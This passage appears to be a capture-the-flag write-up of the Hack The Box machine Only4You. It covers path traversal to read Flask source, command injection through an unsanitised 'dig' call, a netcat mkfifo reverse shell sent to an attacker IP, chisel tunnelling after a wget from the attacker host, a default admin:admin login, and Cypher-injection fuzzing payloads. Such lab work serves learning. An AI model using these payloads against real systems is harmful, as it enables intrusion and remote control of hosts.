
```
POST /download HTTP/1.1
Host: beta.only4you.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 171
Origin: http://beta.only4you.htb
Connection: close
Referer: http://beta.only4you.htb/list
Upgrade-Insecure-Requests: 1

image=
%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%
2e%2f%2e%2e%2f%76%61%72%2f%77%77%77%2f%6f%6e%6c%79%34%79%6f%75%2e%68%7
4%62%2f%61%70%70%2e%70%79
```

Response

```
from flask import Flask, render_template, request, flash, redirect
from form import sendmessage
import uuid

app = Flask(__name__)
app.secret_key = uuid.uuid4().hex

@app.route('/', methods=['GET', 'POST'])
def index():
if request.method == 'POST':
email = request.form['email']
subject = request.form['subject']
message = request.form['message']
ip = request.remote_addr

status = sendmessage(email, subject, message, ip)
if status == 0:
flash('Something went wrong!', 'danger')
elif status == 1:
flash('You are not authorized!', 'danger')
else:
flash('Your message was successfuly sent! We will reply as soon as possible.', 'success')
return redirect('/#contact')
else:
return render_template('index.html')

@app.errorhandler(404)
def page_not_found(error):
return render_template('404.html'), 404

@app.errorhandler(500)
def server_errorerror(error):
return render_template('500.html'), 500

@app.errorhandler(400)
def bad_request(error):
return render_template('400.html'), 400

@app.errorhandler(405)
def method_not_allowed(error):
return render_template('405.html'), 405
```

Illustration 11 Main domain app.py source code

Inspecting the imports of the file, we can see that it imports a function called “sendmessage” from “form.py”. As the almost unique thing that “app.py” does is to send emails, it is interesting to review “sendmessage” function source code. Let’s load “/var/www/only4you.htb/form.py”




Request

```
POST /download HTTP/1.1
Host: beta.only4you.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
Origin: http://beta.only4you.htb
Connection: close
Referer: http://beta.only4you.htb/list
Upgrade-Insecure-Requests: 1

image=
%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%
2e%2f%2e%2e%2fvar/www/only4you.htb/form.py
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 27 Apr 2023 18:38:31 GMT
Content-Type: text/x-python; charset=utf-8
Content-Length: 2025
Connection: close
Content-Disposition: attachment; filename=form.py
Last-Modified: Mon, 31 Oct 2022 17:25:34 GMT
Cache-Control: no-cache
ETag: "1667237134.0-2025-2730756853"

import smtplib, re
from email.message import EmailMessage
from subprocess import PIPE, run
import ipaddress

def issecure(email, ip):
if not re.match("([A-Za-z0-9]+[.-_])*[A-Za-z0-9]+@[A-Za-z0-9-]+(\.[A-Z|a-z]{2,})", emai
return 0
else:
domain = email.split("@", 1)[1]
result = run([f"dig txt {domain}"], shell=True, stdout=PIPE)
output = result.stdout.decode('utf-8')
if "v=spf1" not in output:
return 1
else:
domains = []
ips = []
if "include:" in output:
dms = ''.join(re.findall(r"include:.*\.[A-Z|a-z]{2,}", output)).split("include:")
dms.pop(0)
for domain in dms:
domains.append(domain)
while True:
for domain in domains:
result = run([f"dig txt {domain}"], shell=True, stdout=PIPE)
output = result.stdout.decode('utf-8')
if "include:" in output:
dms = ''.join(re.findall(r"include:.*\.[A-Z|a-z]{2,}", output)).split("include:")
domains.clear()
for domain in dms:
domains.append(domain)
```


Illustration 12 From.py file source code.



```
def sendmessage(email, subject, message, ip):
        status = issecure(email, ip)
        if status == 2:
                msg = EmailMessage()
                msg['From'] = f'{email}'
                msg['To'] = 'info@only4you.htb'
                msg['Subject'] = f'{subject}'
                msg['Message'] = f'{message}'

                smtp = smtplib.SMTP(host='localhost', port=25)
                smtp.send_message(msg)
                smtp.quit()
                return status
        elif status == 1:
                return status
        else:
                return status
```

Illustration 13 Sendmessage function source code.


As seen in the Illustration 13, the function calls another function “issecure(email,ip)” that checks if the introduced email and the HTTP request originator’s IP address are secure.



```
def issecure(email, ip):
        if not re.match("([A-Za-z0-9]+[.-_])*[A-Za-z0-9]+@[A-Za-z0-9-]+(\.[A-Z|a-z]{2,})", email):
                return 0
        else:
                domain = email.split("@", 1)[1]
                result = run([f"dig txt {domain}"], shell=True, stdout=PIPE)
                output = result.stdout.decode('utf-8')
                if "v=spf1" not in output:
                        return 1
                else:
                        domains = []
                        ips = []
                        if "include:" in output:
                                dms = ''.join(re.findall(r"include:.*\.[A-Z|a-z]{2,}", output)).split("include:")
                                dms.pop(0)
                                for domain in dms:
                                        domains.append(domain)
                                while True:
                                        for domain in domains:
                                                result = run([f"dig txt {domain}"], shell=True, stdout=PIPE)
                                                output = result.stdout.decode('utf-8')
                                                if "include:" in output:
                                                        dms = ''.join(re.findall(r"include:.*\.[A-Z|a-z]{2,}", output)).split("include:")
                                                        domains.clear()
                                                        for domain in dms:
                                                                domains.append(domain)
                                                elif "ip4:" in output:
                                                        ipaddresses = ''.join(re.findall(r"ip4:+[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[/]?[0-9]{2}", output)).split("ip4:")
                                                        ipaddresses.pop(0)
                                                        for i in ipaddresses:
                                                                ips.append(i)
                                                else:
                                                        pass
                                        break
                        elif "ip4" in output:
                                ipaddresses = ''.join(re.findall(r"ip4:+[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[/]?[0-9]{2}", output)).split("ip4:")
                                ipaddresses.pop(0)
                                for i in ipaddresses:
                                        ips.append(i)
                        else:
                                return 1
                for i in ips:
                        if ip == i:
                                return 2
                        elif ipaddress.ip_address(ip) in ipaddress.ip_network(i):
                                return 2
                        else:
                                return 1
```

Illustration 14 Function issecure source code.


In order to check the introduced email address domain, this function executes an OS command using the python function *"run()"* (from subprocess library) passing it the domain part of the email address sent by the user **without any sanitization.** As a result, this code snippet is vulnerable to RCE, by adding *"|<os-command-to-execute>"* right after the email address.
To exploit it, a netcat reverse shell will be used "*rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc IP-ADDRESS ListenPort >/tmp/f*".



```
POST / HTTP/1.1
Host: only4you.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 168
Origin: http://only4you.htb
Connection: close
Referer: http://only4you.htb/
Cookie: session=
eyJfZmxhc2hlcyI6W3siIHQiOlsiZGFuZ2VyIiwiWW91IGFyZSBub3QgYXV0aG9yaXplZCEiXX1dfQ.ZEaadw.sEjguxBVM2hFLVVR6ZmBKvVMrD
g
Upgrade-Insecure-Requests: 1

name=adf&email=
aa@only4you.htb|rm+%2Ftmp%2Ff%3Bmkfifo+%2Ftmp%2Ff%3Bcat+%2Ftmp%2Ff%7C%2Fbin%2Fsh+-i+2%3E%261%7Cnc+10.10.14.19+44
4+%3E%2Ftmp%2Ff&subject=adsf&message=asdf
```

```
HTTP/1.1 502 Bad Gateway
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 24 Apr 2023 17:19:32 GMT
Content-Type: text/html
Content-Length: 166
Connection: close

<html>
  <head>
    <title>
      502 Bad Gateway
    </title>
  </head>
  <body>
    <center>
      <h1>
        502 Bad Gateway
      </h1>
    </center>
    <hr>
    <center>
      nginx/1.18.0 (Ubuntu)
    </center>
  </body>
</html>
```

Illustration 15 RCE through HTTP POST request.



```
└─$ nc -lvp 444
listening on [any] 444 ...

connect to [10.10.14.19] from onlyforyou.htb [10.10.11.210] 49638
/bin/sh: 0: can't access tty; job control turned off
$ $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

Illustration 16 opened shell as WWW-DATA

Once in the shell, machine connection state is checked using netcat. It turns out that there are some interesting listening ports: 3000, 7474, 7687, 8001, 33060.



```
www-data@only4you:~/only4you.htb$ netstat -lte
netstat -lte
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode
tcp        0      0 localhost:8001          0.0.0.0:*               LISTEN      dev        38460
tcp        0      0 localhost:33060         0.0.0.0:*               LISTEN      mysql      38609
tcp        0      0 localhost:mysql         0.0.0.0:*               LISTEN      mysql      37840
tcp        0      0 0.0.0.0:http            0.0.0.0:*               LISTEN      root       37375
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN      systemd-resolve 36350
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      root       37571
tcp        0      0 localhost:3000          0.0.0.0:*               LISTEN      dev        38665
tcp6       0      0 127.0.0.1:7687          [::]:*                  LISTEN      neo4j      40035
tcp6       0      0 127.0.0.1:7474          [::]:*                  LISTEN      neo4j      40043
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      root       37573
www-data@only4you:~/only4you.htb$
```

Illustration 17 Listening ports.

Ports 7474 and 7687 are the default Neo4J Database listening ports and 33060 is the default MySQL listening port. As shown in the pictures, user dev is the owner of the other two listening ports' process.
To check this, it is necessary to use port forwarding technique and as there are no available SSH credentials, "chisel" tool will be used.
I will use two Basic Server Listener in order to forward the traffic generated from the attacking machine to 3000 and 8001 ports in localhost. Here, I setup the chisel server on the attacker machine and allow reverse tunnels to be created from the client. After transferring chisel binary to the victim with "*wget http;//10.10.14.26:8000/chisel*" and allowing it to execute with "*chmod +x /tmp/chisel*"
Commands on attacking machine:

- ./chisel server -p 8888 --reverse

- ./chisel server -p 6666 --reverse

Commands on only4you.htb:

- ./chisel client attacking-ip:8888 R:8989:localhost:8001

- ./chisel client attacking-ip:6666 R:6767:localhost:3000

After this, I am able to interact with the applications graphically in my browser accessing localhost:8989 and localhost:6767.




Illustration 18 Port 3000 application.




Illustration 19 Port 8001 application.

Port 3000 app is Gogs, and port 8001 is a proprietary one called Only4You. Both of them have login pages and as with every login page found, usual default credentials are tested on both login pages. Surprisingly, "admin:admin" let me in on Only4You app (port 8001).





Illustration 20 App dashboard.

App dashboard shows graphics related to the user behaviour and email statistics.




COMPANY (DISABLED)	USERNAME	OLD PASSWORD
only4you	admin	•••••

admin

"99.99% of people backspace their whole password, when they just mess up one letter"

Illustration 21 Logged in as admin on only4you app.

Inspecting the web functionalities, it is found that it has a search tool that let the user look up employee information.




```
POST /search HTTP/1.1
Host: localhost:8989
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Origin: http://localhost:8989
Connection: close
Referer: http://localhost:8989/employees
Cookie: remember_token=
2|0b1c8fb482cda39c11495cc840bf6644667fb08282766a7afad6c4d4e11b6496486500e353d687004f7befd7d1
9cdb67cdf80e8863d4ad5bfe638db40a2a1701; lang=en-US; i_like_gogs=eb8e4fbc4c7d9e3a;
redirect_to=%2Fuser%2Fforget_password; session=6d7422b2-786f-445f-b78b-fa620d2375dc
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

search=a
```

Illustration 22 Search tool HTTP generated request.

There are two database applications running locally MySQL and Neo4J. The first one uses SQL syntax to execute queries, while the second one uses Cipher syntax to execute them. However, both query languages have things in common and among these things, we find special chars as " ' ".

Sending " ' " as search parameter generates a HTTP code 500 response from the server.




```
POST /search HTTP/1.1
Host: localhost:8989
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Origin: http://localhost:8989
Connection: close
Referer: http://localhost:8989/search
Cookie: remember_token=
2|0b1c8fb482cda39c11495cc840bf6644667fb08282766a7afad6c4d4e11b
6496486500e353d687004f7befd7d19cdb67cdf80e8863d4ad5bfe638db40a
2a1701; lang=en-US; i_like_gogs=eb8e4fbc4c7d9e3a; redirect_to=
%2Fuser%2Fforget_password; session=
6d7422b2-786f-445f-b78b-fa620d2375dc
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

search=%27
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: gunicorn/20.0.4
Date: Fri, 28 Apr 2023 08:56:43 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 677
Set-Cookie: session=6d7422b2-786f-445f-b78b-fa620d2375dc; Expi

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-
    <title>
      500
    </title>
    <style type="text/css">
      *{
        position:relative;
        margin:0;
        padding:0;
        box-sizing:border-box;
      }

      .centered{
        height:100vh;
        display:flex;
        flex-direction:column;
```

Illustration 23 HTTP Code 500 response from server.

As this app shows a lot of graphs and there is an open-source graph database installed on the machine, I will start by trying some CipherInjections payloads from HackTricks book Cipher Injection section ("https://book.hacktricks.xyz/pentesting-web/sql-injection/cypher-injection-neo4j") to see if there is any kind of Cipher Injection vulnerability present.
To automate the trials, I select all the payloads present on HackTricks section, elaborate a small dictionary, and launch the intruder attack using burpsuite.




Request	Payload	Status	Error	Timeout	Length	Comm
1	' OR 1=1 WITH 0 as _l00 {ā¦} RETURN 1 //	500	☐	☐	972	
5	']) RETURN 1 UNION MATCH (n) {...} RETURN 1 //	500	☐	☐	972	
8	']}-() RETURN 1 UNION MATCH (n){...} RETURN 1//	500	☐	☐	972	
11	'	500	☐	☐	972	
20	' or 1=1	500	☐	☐	972	
25	' or 1=1 //	500	☐	☐	972	
26	' or 1=0 //	500	☐	☐	972	
2	'=' {ā¦} WITH 0 as _l00 RETURN 1 //	200	☐	☐	7529	
3	a {ā¦} WITH 0 as _l00 RETURN 1 //	200	☐	☐	7529	
4	a` {...} WITH 0 as _l00 RETURN 1 //	200	☐	☐	7529	
6	a) RETURN 1 UNION MATCH (n){...} RETURN 1//	200	☐	☐	7529	
7	a`) RETURN 1 UNION MATCH (n){...} RETURN 1 //	200	☐	☐	7529	
9	a]-() RETURN 1 UNION MATCH (n){...} RETURN 1 //	200	☐	☐	7529	
10	a`]-() RETURN 1 UNION MATCH (n){...} RETURN 1 //	200	☐	☐	7529	
12	"	200	☐	☐	7529	
13	)	200	☐	☐	7529	
14	// prepend a string like `zxlck.`	200	☐	☐	7529	
15	\'	200	☐	☐	7529	
